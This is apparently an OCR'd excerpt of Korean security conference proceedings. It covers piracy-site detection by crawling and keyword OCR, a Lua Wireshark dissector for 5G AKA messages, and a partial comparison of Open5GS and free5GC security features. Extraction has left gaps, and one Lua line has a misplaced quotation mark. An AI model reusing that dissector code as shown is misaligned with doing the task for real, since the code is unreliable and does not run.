'Intelligent Piracy Site Detection Technique with High Accuracy'는 Kim 등에 의해 제안되었으며, 본 논문에서 저작권 침해 사이트의 특징을 기반으로 저작권 침해 의심 사이트를 탐지하는 기법을 제안하였다. 하지만 본 논문에서는 분석 대상 사이트의 URL 내에 특정 저작권 콘텐츠의 침해 여부를 확인할 수 없는 단점이 존재한다[5].


따라서 본 논문에서는 저작권 콘텐츠 관련 URL을 크롤링하여 해당 URL들을 저작권 침해 의심 여부를 판단한 후, 블랙 및 화이트리스트 기반의 관리를 통한 저작권 침해 의심 사이트 탐지 기법을 제안하고자 한다.

III. 제안 기법

본 장에서는 논문에서 제안하는 기법에 대하여 설명하며, (그림 1)은 제안하는 기법의 과정을 나타낸다.

Step 1. 키워드 관련 URL 크롤링

(그림 2)는 G사 검색엔진에서 저작권 콘텐츠 키워드를 검색했을 때, 도출된 결과 URL들의 HTML 코드 특징을 분석한 것으로 검색 결과 URL이 의 하위 태그에 존재하는 것을 알 수 있다.



(그림 2) 검색 결과 URL HTML 코드 특징

따라서 키워드 관련 URL을 크롤링하기 위해 <표 1>의 코드를 통해 Selenium으로 HTML 코드를 가져온 후 "yuRUbf" 하위 태그를 저장하고 'a' 태그의 'href' 속성값을 기반으로 키워드 관련 URL을 추출한다.

<표 1> 키워드 관련 URL 추출 코드

```
키워드 관련 URL 추출하는 함수
1. 셀레니움 모듈을 통해 G사 검색엔진 접속
2. 저작권 콘텐츠 키워드 입력 후 검색
3. html ← 검색엔진 사이트 HTML source
4. soup ← html로부터 파이썬 객체 변환
5. find_tag_list ← soup를 사용하여
   "yuRUbF" 하위 태그 저장
6. FOR a_tag in find_tag_list:
7.   url_list ← a_tag의 'href' 속성값을
     추출하여 키워드 관련 URL 저장
```

Step 2. 키워드 관련 URL의 저작권 침해 의심 여부 판단

<표 2> 키워드 관련 URL의 저작권 침해 여부 판단 코드

```
키워드 관련 URL의 저작권 침해 여부 판단 함수
1. 셀레니움 모듈을 통해 URL 접속
2. 메인 페이지 이미지 캡처
3. page_keyword_list ← 캡처한 메인 페이지
   이미지 내부 텍스트 추출
4. check_keyword_list ← 사전에 정의한
   저작권 침해 의심 사이트를 식별 가능한
   키워드
5. FOR keyword in check_keyword_list:
6.   IF keyword in page_keyword_list:
       RETURN 저작권 침해 의심 사이트
7.   ELSE:
       RETURN 정상 사이트
```

본 과정에서는 키워드 관련 URL 저작권 침해 의심 여부를 판단하기 위해 <표 2>의 코드를 통해 진행한다. *Step 1*에서 추출한 키워드 관련 URL에 접속 후, Selenium을 이용하여 메인 페이지 이미지를 캡처한다. 또한, 캡처된 이미지 내 존재하는 텍스트를 Google Vision API의 OCR 기능을 사용하여 추출하고. 내부 텍스트에 저작권 침해 의심 사이트를 식별할 수 있는 키워드가 존재하는지 확인하여 저작권 침해 의심 여부를 판단한다.

Step 3. 블랙 및 화이트리스트에 저작권 침해 여부 결과 저장 및 관리

본 과정에서는 *Step 2*의 저작권 침해 의심 여부 판단 결과를 데이터베이스의 블랙 및 화이트리스트로 관리하기 위해 <표 3>의 코드를 통해 진행한다. *Step 2* 결과가 저작권 침해 의심 사이트인 경우, *Step 1*에서 입력된 저작권 콘텐츠 키워드와 함께 *Black_list Table*에 저장하여 저작권 콘텐츠 키워드별 저작권 침해 의심 사이트를 관리한다. 정상 사이트 경우 *White_list Table*에 존재하는지 확인하여 URL이 존재하지 않는 경우 URL의 도메인 부분만 추출 및 저장하여 화이트리스트를 갱신한다.


<표 3> 블랙 및 화이트리스트에 저작권 침해 여부 결과 저장 및 관리하는 코드

```
블랙 및 화이트리스트에 저작권 침해 여부 결과 저장 및 관리하는 함수
1. keyword ← 저작권 콘텐츠 키워드
2. url_list ← Step 1의 키워드 관련 URL list
3. Black_list Table ← 저작권 침해 의심
   사이트를 저장하기 위한 데이터베이스
   Table
4. White_list Table ← 정상 사이트를
   저장하기 위한 데이터베이스 Table
5. FOR url in url_list:
6.   IF url==저작권 침해 의심 사이트:
       데이터베이스에 keyword와 함께
       Black_list Table에 url 저장
7.   ELSE IF url==정상 사이트:
8.     url이 White_list Table에 존재하는지
       확인
9.     IF White_list Table에 존재:
         CONTINUE:
10.    ELSE:
         divide_url ← url의 도메인 부분 추출
         divide_url을 White_list Table에 저장
```


IV. 실험 결과

본 장에서는 3장에서 제안한 기법의 실험 결과를 분석한다.

(그림 3)과 (그림 4)는 제안 기법의 *Step 1*을 기반으로 저작권 콘텐츠 키워드 입력을 통해 키워드 관련 URL을 추출한 결과이다. 이에 따라, 키워드 관련 URL이 정상적으로 추출되는 것을 확인할 수 있다.



(그림 3) 검색엔진에 키워드 입력 후 검색



(그림 4) 키워드 관련 URL 크롤링 결과

다음은 제안 기법의 *Step 3*에 대한 실험 결과이다. (그림 5)는 *Black_list Table*에 저작권 콘텐츠 키워드와 함께 저작권 침해 의심 사이트가 데이터베이스에 삽입된 것을 확인할 수 있다. 또한, (그림 6)은 *White_list Table*에 정상 사이트의 도메인 부분만 추출된 URL이 데이터베이스에 삽입된 것을 확인할 수 있다.



(그림 5) *Black_lilst Table* 내 키워드 및 URL 저장 결과



(그림 6) *White_list Table* 내 정상 사이트 URL 저장 결과

V. 결론

본 논문에서는 저작권 콘텐츠 소유자가 자신의 저작물이 침해당하고 있는지 확인할 수 있도록 저작권 콘텐츠 키워드 관련 저작권 침해 의심 사이트 탐지 기법을 제안하였다. 또한, 저작권 콘텐츠 키워드 관련 URL의 저작권 침해 여부 결과를 데이터베이스의 블랙, 화이트리스트에 저장하였다. 본 논문을 통해 저작권 침해 의심 사이트와 정상 사이트의 데이터를 최신의 상태로 유지 및 관리하는데 기여할 수 있을 것이다. 또한, 저작권 침해로 인한 콘텐츠 산업에 대한 피해를 줄일 수 있을 것이다.

[참고문헌]

[1] 한국저작권보호원, “2021 저작권 보호 연차 보고서”, May. 2021.

[2] P. Ramya, V. Sindhura and P. V. Sagar, "Testing using selenium web driver," 2017 Second International Conference on Electrical, Computer and Communication Technologies (ICECCT), pp. 1-7, 2017.

[3] D. Lopes, A. Neves, “A practical study about the Google Vision API”, 22nd Portuguese Conference on Pattern Recognition, Vol. 1, Oct. 2016.

[4] “Google Cloud Vision API: OCR”, https://cloud.google.com/vision/docs/ocr, Jun. 2021.

[5] E. J. Kim and J. Kwak, “Intelligent Piracy Site Detection Technique with High Accuracy”, KSII Transactions on Internet and Information Systems, Vol. 15, No. 1, pp. 285-301, Jan. 2021.

Lua 스크립트 기반 5G AKA wireshark 플러그인 제작*

정서우*, 장찬국*, 이옥연**

*국민대학교 금융정보보안학과 (대학원생)

**국민대학교 정보보안암호수학과 (교수)

5G AKA wireshark plugin production based on Lua script

Seowoo Jung*, Chan-Guk Jang*, Okyeon Yi**

*Dept. of Financial Information Security,

Kookmin University (Graduate student)

**Dept. of Information Security, Cryptology, and Mathematics,

Kookmin University (Professor)

요 약

5G 이동통신 서비스는 사람과의 음성·데이터 통신뿐만 아니라 모든 사물을 연결하여 융합서비스를 가능하게 하면서 자동차·제조·의료 등 다양한 분야에서 활용되고 있다. 활용 분야가 확대되고, 다양한 기기 및 사물을 연결함에 따라 더욱 다양하고 방대한 데이터가 흐르게 되면서 데이터의 중요도와 함께 보안의 중요성이 대두되고 있다. 5G 보안에 대한 이슈와 연구가 활발하게 진행되면서 5G 이동통신 보안을 제공하기 위해 필요한 인증 및 키 합의 과정인 5G AKA 과정을 실행하는 시뮬레이터나 5G AKA에 대한 취약점 및 데이터 분석 또한 활발하게 진행 중이다. 그러나 현재 구현된 시뮬레이터 상에서의 5G AKA 데이터는 정형화되지 않은 포맷으로, 데이터를 분석하기 번거롭다는 단점이 있다. 이에 본 논문에서는 Lua 스크립트를 기반으로 널리 사용되고 있는 분석 도구인 wireshark 상에서의 5G AKA 플러그인을 제작하고, 그에 따른 과정 및 결과를 제시한다.

I. 서론

최근 이동통신은 스마트폰과 더불어 자율주행, 사물인터넷, 드론, 스마트 홈 등 다양한 분야에서 활용되고 있다. 5G 이동통신 서비스는 $1km^2$ 당 동시에 백만 개의 사물을 연결하며, 네트워크가 사람을 벗어나 사물까지 확대되면서 사물과 사물의 통신을 이용하여 다양한 산업 분야로 확대될 수 있다[1]. 이렇게 네트워크에 다양하고 많은 기기 및 사물이 연결되면 더 많은 데이터가 흐르게 되고, 그에 따라 보안 위협 또한 증가하게 된다. 이에 대응하기 위해 3GPP (3rd Generation Partnership Project)에서는 인증 및 키 합의 과정인 5G AKA(Authentication and Key Agreement)를 기반으로 무선 구간에서의 데이터 보안을 제공하기 위한 표준을 제정하였다. 5G AKA 과정은 5G 보안에서 핵심적인 부분이며, 현재 여러 단체에서 Open5GS[2], free5GC[3] 등 5G AKA 과정을 수행하는 5G 시뮬레이터를 개발하고 있다. 5G AKA 과정이 5G 보안에서 핵심이 되는 만큼 취약점 분석 또한 활발하게 진행 중이며, 5G AKA 과정의 취약점 분석 및 데이터 분석을 진행할 때 5G 시뮬레이터를 이용할 수 있다. 그러나 시뮬레이터 상에서 5G AKA 과정의 데이터를 분석할 때,

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2020-0-00085, 5G+ 기반 6G 이동통신 정보보안 기술 연구)

각 과정마다 표준에서 요구하는 데이터가 올바르게 담겼는지 확인하기 위해서는 정형화되지 않은 포맷으로 담겨 있는 모든 데이터를 표준과 일일이 비교해야 하기 때문에 분석 시간이 오래 걸린다는 단점이 있다. 따라서 본 논문에서는 데이터 분석 시간을 줄이고, 분석을 용이하게 하고자 5G AKA 분석 도구를 구현하고, 그에 따른 구현 과정 및 결과를 제시한다.

II. 본론

2.1 5G AKA

5G AKA란 무선 구간에서 5G 보안을 제공하기 위한 인증 및 키 합의 과정이다. 5G AKA 과정을 통해 생성한 K_{AMF}로부터 무결성 및 기밀성을 제공하는 키를 도출해 낼 수 있고, 도출해 낸 키들을 사용하여 무선 구간에서의 보안을 제공한다. 그림 1, 2는 TS 33.501[4]에 명시된 인증 절차 초기 과정 및 5G AKA 과정을 통해 앵커 키인 K_{SEAF}를 도출해 내는 과정을 나타낸다.




그림 1 Initiation of authentication procedure and selection of authentication method[4]




그림 2 Authentication procedure for 5G AKA[4]

AV는 Authentication Vector로, HE(Home Environment) AV는 RAND, AUTN, XRES* 값으로 구성되며, SE(Serving Environment) AV는 RAND, AUTN, HXRES* 값으로 구성된다. 표 1은 5G AKA 과정에서 각각의 개체가 주고받는 암호학적 파라미터를 나타낸다. 표 1 항목 중 인증 과정은 그림 2에 있는 인증 과정의 번호를 나타낸다. opt는 선택 사항임을 나타내며, 필요하지 않은 경우에는 데이터에 포함되지 않아도 된다.

데이터	크기(bits)	비고	인증 과정
RAND	128	Random number	2, 5
AUTN	128	Authentication token	2, 5
XRES*	32~128	Expected Response (Variable length)	2
K_{AUSF}	256	-	2 (opt)
AKMA indication	-	Authentication and Key Management for Application indication	2 (opt)
HXRES*	32~128	Variable length	5
ngKSI	3	Key Set Identifier	6
ABBA parameter	16	Anti-Bidding down Between Architectures parameter (0x0000)	6
RES*	32~128	Variable length	8, 10
Result	-	Success/Fail	12
K_{SEAF}	256	-	12
SUPI	-	Variable length	12 (opt)

표 1 5G AKA 과정에서의 암호학적 파라미터[4][5]

2.2 Lua 스크립트 기반 5G AKA wireshark 플러그인 제작

Lua란 프로그래밍 언어로, 확장 언어로 쓰일 수 있는 스크립팅 언어를 주 목적으로 설계되었다[6]. Wireshark[7]는 데이터 패킷 분석을 위해 널리 사용되는 공용 소프트웨어로, TCP, IP 등 알려진 프로토콜의 데이터에 대해서는 프로토콜 구조의 형식에 맞춰 메시지를 구분해 주지만, 자체적으로 개발되거나 몇몇 응용 계층 프로토콜의 구조에 대해서는 구분해 주는 기능

이 없어 바이트 배열 형태로 출력만 한다. 그러나 wireshark에는 Lua 스크립트 인터프리터가 내장되어 있기 때문에, Lua 스크립트를 기반으로 'Packet Dissection'이라는 데이터의 세부 정보를 분류할 수 있는 기능을 추가하여 wireshark 플러그인을 제작할 수 있다.

5G AKA 과정은 5G 무선 구간에서 보안을 제공하기 위한 핵심 과정이며, 5G 보안에 대한 이슈가 일어나면서 취약점 분석 및 데이터 분석 또한 활발하게 진행 중이다. 현재까지 발견된 5G AKA 보안 취약점으로는 USIM 복제 및 탈취를 이용한 공격, Race-Condition 공격, 중간자에 의한 메시지 연결성 공격 등이 있고 [8][9], 이들은 현재 표준에서 수정된 상태이다. 5G AKA 데이터를 분석하기 위해 5G 기반 시뮬레이터인 Open5GS 상에서 wireshark를 통해 패킷을 캡처하였을 때, 5G AKA 과정에서 주고받는 데이터가 TCP 프로토콜로 분류된다. 이 중 5G AKA 과정에서만 사용되는 패킷을 확인하기 위해서는 동일한 네트워크 위의 수많은 데이터를 하나씩 확인해야 하는 번거로움이 있다. 뿐만 아니라, 정형화되지 않은 포맷으로 나타나기 때문에 각각의 패킷이 5G AKA 과정 중 어떤 부분인지, 표준에서 요구하는 데이터가 올바르게 담겨 있는지 등을 확인하기 위해서는 오랜 시간이 걸린다. 실제로 각 이동통신사에서 사용하는 장비는 하나의 회사에서 만든 것이 아니므로 장비마다 프로토콜이 잘 구현되어 있는지, 각각의 개체가 올바른 데이터를 생성하고, 각 way 별로 올바른 데이터가 전달되는지 확인하는 과정이 필요하다. 이러한 확인 과정을 보다 빠르고 용이하게 진행하기 위해서는 정형화된 포맷으로 확인할 수 있는 도구가 필요하다.

따라서 본 논문에서는 Lua 스크립트를 기반으로 5G AKA 과정에서 주고받는 데이터 형식에 맞춰 데이터를 분류하고, Nudm_UEAuthentication_Get Response 등 각 과정의 이름을 구별해 줄 수 있는 '5G AKA'라는 이름의 wireshark 플러그인을 구현하고, 그에 따른 실행 결과를 보여준다. 그림 3은 데이터를 5G AKA 과정에 맞춰 분류하는 5G AKA 데이터 파싱 구성도를 나타내며, 그림 4는 소스코드 중 일부인 Nudm_UE Authentication_Get Response 메시지를 5G AKA 데이터 형식에 맞춰 분류하는 부분을 나타낸다.




그림 3 5G AKA 데이터 파싱 구성도

```
subtree:add("[Nudm_UEAuthentication_Get Response]")
i = 25
while (buffer(i, 1):le_uint() ~= 0x22) do
    i = i + 1
end
if(buffer(24, 1):le_uint() == 0x35) then -- 5G AKA or not
    return
end
subtree:add(buffer(25, i - 25), "AuthType: " ..buffer(25, i - 25):string())

subtree:add("Authentication Vector:")
i = 97
while (buffer(i, 1):le_uint() ~= 0x22) do
    i = i + 1
end
subtree:add(buffer(97, i - 97), "RAND(Random Number, 128-bit): " ..buffer(97, i - 97):string())

local j = i + 14
while (buffer(j, 1):le_uint() ~= 0x22) do
    j = j + 1
end
subtree:add(buffer(i + 14, j - i - 14), "AUTH(Authentication Token, 128-bit): " ..buffer(i + 14, j - i - 14):string())

i = j + 18
while (buffer(i, 1):le_uint() ~= 0x22) do
    i = i + 1
end
subtree:add(buffer(j + 18, i - j - 18), "XRES*(Expected Response", 32-128-bit): " ..buffer(j + 18, i - j - 18):string())

j = i + 15
while (buffer(j, 1):le_uint() ~= 0x22) do
    j = j + 1
end
subtree:add(buffer(i + 15, j - i - 15), "K_AUSF(Key AUSF, 256-bit): " ..buffer(i + 15, j - i - 15):string())
```

그림 4 Nudm_UEAuthentication_Get Response dissector 소스코드

2.3 실행 결과

그림 5는 Open5GS에서 5G AKA 과정을 실행하였을 때, wireshark 상에서 5G AKA 플러그인을 적용하기 전과 후를 비교하는 캡처 화면을 나타낸다. 플러그인을 적용하기 전, TCP 프로토콜로 분류되던 패킷들이 플러그인을 적용한 후에는 '5G AKA'라는 이름의 프로토콜로 분류되는 것을 확인할 수 있다.




그림 5 Open5GS에서 5G AKA 과정 패킷 캡처

그림 6은 캡처된 패킷 중 5G AKA 과정의 일부인 Nudm_UEAuthentication_Get Response 과정의 세부 데이터를 나타내며, 그림 7은 그림 6과 동일한 패킷에 5G AKA 플러그인을 적용한 것을 나타낸다.




그림 6 Nudm_UEAuthentication_Get Response 패킷




그림 7 플러그인을 적용한
Nudm_UEAuthentication_Get Response 패킷

Ndum_UEAuthentication_Get Response 메시지에는 5G SE AV가 포함되어야 한다. 따라서 RAND, AUTN, XRES* 값에 따라 데이터를 string 형식으로 분류한 것을 확인할 수 있다. 추가적으로 Open5GS에서는 K_{AUSF}를 AUSF에서 저장하기 위해 UDM에서 AUSF로 전달하도록 구현되어 있기 때문에 K_{AUSF} 값도 별도로 파싱하여 나타내 주었다. 5G AKA 과정에서 주고받는 다른 메시지들 또한 이와 같이 표준에서 정의한 데이터에 맞춰 string 형식으로 분류하였다.

III. 결론

본 논문에서는 Lua 스크립트를 기반으로 5G AKA 과정에 대한 wireshark 플러그인을 제작하였고, 그 과정 및 결과를 제시하였다. 이렇게 표준에서 요구하는 데이터 형식에 맞춰 정형화된 플러그인을 사용한다면, 5G 시뮬레이터를 이용한 데이터 분석 및 모의 공격을 진행할 때, 다양한 언어로 구현된 플랫폼에서 혹은 다양한 장비에서 프로토콜을 분석할 때 데이터를 따로 분류하는 과정을 생략할 수 있어 분석 시간을 줄일 수 있고, 보다 용이하게 분석할 수 있을 것으로 기대된다.

[참고문헌]

[1] 정우기, 5G 기술을 활용한 융합 산업 전망, April, 2019.
[2] https://open5gs.org/
[3] https://www.free5gc.org/
[4] 3GPP, TS 33.501 V17.1.0
[5] 3GPP, TS 33.102 V16.0.0
[6] https://ko.wikipedia.org/wiki/루아_(프로그래밍_언어)
[7] https://www.wireshark.org/
[8] 정진우, 이수진, 5G 인증 및 키 합의 프로토콜(5G-AKA)의 보안취약점과 PUF 기반의 보안성 향상 방안, March, 2019.
[9] Martin Dehnel-Wild and Cas Cremers, Security Vulnerability in 5G-AKA draft, February, 2018.

6G 보안을 위한 5G 코어 오픈소스 프로젝트 분석*

이세윤*, 위한샘*, 윤승환**, 이옥연***

*국민대학교 금융정보보안학과(대학원생),
**국민대학교 산학협력단(전임연구교수),
***국민대학교 정보보안암호수학과(교수)

Analysis of 5G core open source project for 6G security

Se-Yoon Lee*, Han-Saem Wi*, Seung-Hwan Yun**, Okyeon Yi***

*Dept. of Financial Information Security,
Kookmin University(Graduate student)

**Industry-Academic Cooperation Foundation,
Kookmin University(Research Professor)

***Dept. of Information Security, Cryptology, and Mathematics,
Kookmin University(Professor)

요 약

5G 코어 오픈소스 프로젝트들은 공신력을 얻고자 5G 이동통신 표준에 맞게 구현 중이며, 가입자들에게 더 좋은 서비스를 제공하기 위해 세대마다 새로운 기술을 접목하고 있다. 이에 따라 이동통신 표준에는 새로운 취약점이 존재할 수 있다. 본 논문에서는 5G 코어 오픈소스 프로젝트들이 5G 보안 표준에 준수하여 구현되었는지를 분석한다. 이후 프로젝트를 이용해 5G 보안 이동통신 취약점 해결방안과 6G 이동통신 보안을 위한 전략을 제시한다.

I. 서론

3GPP(The 3rd Generation Partnership Project) 표준화기구는 많은 디바이스에 빠른 서비스를 제공하기 위해 5G 이동통신을 표준화하였다. 표준화 추진 후 계속해서 갱신되는 표준에 준수하는 서비스를 제공하기 위한 연구가 진행되고 있다. 하지만 5G 이동 통신망을 이용하여 실험해볼 수 있는 환경은 제한적이기 때문에 많은 연구진은 5G 코어 오픈소스 프로젝트를 기반으로 이동 통신망 연구를 진행하고 있다. 5G 코어 오픈소스 프로젝트의 수는 다양하기 때문에 이동통신망 연구 시에는 5G 이동통신 표준을 준수하여 구현된 프로젝트를 선택해야 한다. 특히 세대마다 새로운 기술을 접목시키는 이동통신 서비스에는 새로운 취약점이 존재할 수 있기 때문에 보안 표준을 준수한 구현은 필수적이다. 본 논문에서는 5G 이동통신에서 요구하는 보안 서비스 및 암호 알고리즘을 살펴본다. 이후 5G 코어 오픈소스 프로젝트들에 구현되어 있는 보안 서비스 및 암호 알고리즘을 분석하고 비교하여 6G 이동통신 보안 설계를 제시한다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2020-0-00085, 5G+ 기반 6G 이동통신 정보보안 기술연구)

II. 5G 이동통신의 보안 서비스

2.1 인증 및 키 일치

이동통신 가입자의 단말이 안전한 이동통신 서비스를 사용하기 위해서는 이동통신망과의

상호 인증과 키 일치 과정을 진행해야 한다. 먼저 단말은 개인식별 값을 이동통신망에 전송하여 자신을 인증한다. 개인식별 값이 이동통신망으로 전송되기 위해서 먼저 단말과 기지국 사이의 무선 엑세스를 통해 전달된다. 5G 이동통신 이전 세대에서는 무선 엑세스를 통해 전달되는 개인식별 값이 기밀성을 제공하지 않아 노출되는 취약점이 존재하였다. 해당 취약점을 해결하기 위해 5G 이동통신에서는 개인식별 값을 암호화하고 캡슐화하는 컨실링(Concealing) 과정으로 생성한 SUCI(SUbscriber Concealed Identifier)를 기지국에 전송한다. 그림 1은 SUCI 형식을 나타낸다.




그림 1. SUCI 형식[1][2]

SUCI의 Protection Scheme Id 필드를 통해 어떤 암호화 기법으로 암호화되었는지 확인할 수 있다. Protection Scheme Id는 총 4-bit로 현재 0부터 2까지만 정의되어 있으며, 차례대로 암호화를 적용하지 않는 null-scheme과 ECIES을 이용하는 Profile A, Profile B 기법으로 정의되어 있다[1]. 개인식별 값을 Profile A, Profile B를 선택하여 암호화하게 되면, 그림 2의 암호화 과정을 거쳐 Scheme output을 생성한다. 가입자의 단말에서 Protection Scheme Id, Scheme output 이외에 필드들을 채워 SUCI를 생성해 기지국으로 전송한다.




그림 2. ECIES 암·복호화 과정[2]

기지국으로부터 SUCI를 수신한 UDM은 개인식별 값을 복원하기 위해 SIDF(Subscriber Identity De-concealing Function)를 호출한다. 호출된 SIDF는 SUCI의 Protection Scheme Id를 식별하여 캡슐화를 해제하고 복호화하는 디컨실링(De-Concealing) 과정으로 개인식별 값을 획득한다. UDM은 디컨실링한 개인식별 값으로 사용자의 단말이 이동통신망에 등록된 가입자인지 확인한다. 등록된 가입자가 맞다면, 이동통신망도 사용자에게 인증을 받기 위해 MILENAGE 알고리즘으로 인증 벡터를 생성해 가입자에게 전송한다. 인증 벡터를 수신한 가입자는 MILENAGE 알고리즘을 이용하여 인증 벡터를 검증하여 이동통신망을 인증하게 된다. 그리고 가입자와 이동통신망 간 사용하는 키를 일치시키기 위해 HMAC-SHA-256 알고리즘을 이용하여 키를 유도한다.

2.2 NAS/AS Security setup

단말과 이동통신망 간에 인증 및 키 일치 과정을 마치면, 단말이 사용하는 제어 평면에 대한 메시지인 NAS(Non-Access Stratum) 시그널링 메시지와 사용자 평면에 대한 메시지인 AS(Access Stratum) 시그널링 메시지를 안전하게 전송할 수 있도록 Security setup 절차를 진행한다. Security setup 절차 중 시그널링 메시지의 보안 서비스를 제공하기 위해 암호화 알고리즘인 NEA(Encryption Algorithm for 5G)와 무결성 알고리즘인 NIA(Integrity Algorithm for 5G)를 선정하게 된다. 표준에서 정의한 암호화 및 무결성 알고리즘으로는 SNOW-3G, AES 그리고 ZUC가 존재한다. 시그널링 메시지에 NEA로 암호화한 키스트림을 배타적 논리합 연산을 진행한 암호문을 전송함으로써 기밀성 서비스를 제공한다. 기밀성을 제공한 후 NIA를 이용하여 MAC 값을 생성해 단말과 이동통신의 무결성 서비스를 제공한다.

III. 5G 코어 오픈소스 프로젝트

3.1 Free5gc

Free5gc 프로젝트는 go 언어를 기반으로 구

현된 5G 코어 오픈소스 프로젝트이다[3]. Free5gc는 3GPP의 1차 표준화(Release 15) 과정을 기준으로 구현되어 있다. Free5gc는 4G 이동통신 코어망 엔티티는 구현되어 있지 않고, 5G NF(Network Function)만이 구현되어 있다. 따라서 4G와 5G 서비스를 연결하는 NSA(Non-Stand Alone) 표준 방식은 제공하지 않고, 5G 서비스로만 이동통신 서비스를 제공하는 SA(Stand Alone) 표준 방식만을 제공한다.

3.2 Open5gs

Open5gs 프로젝트는 C 언어를 기반으로 구현된 5G 코어 오픈소스 프로젝트이다[4]. Open5gs는 3GPP의 2차 표준화(Release 16) 과정을 기준으로 구현되어 있다. 4G 이동통신 코어망의 엔티티와 5G NF이 구현되어 있으며, NSA/SA 표준 방식을 모두 제공한다.

3.3 보안 서비스 구현 비교

표 1은 Open5gs, Free5gc 프로젝트에서 지원하는 암호 알고리즘 및 보안 파라미터를 비교·분석한 결과를 나타낸다.

		Open5gs	Free5gc
NEA/NIA	AES	O	O
	SNOW-3G	O	O
	ZUC	O	X
ECIES	Profile A	X	O
	Profile B	X	O
SUCI → 개인식별 값 (De-concealing)		X	O
MILENAGE		O	O
HMAC-SHA-256		O	O

표 1. 프로젝트에서 지원하는 암호 알고리즘 및 보안 파라미터 비교

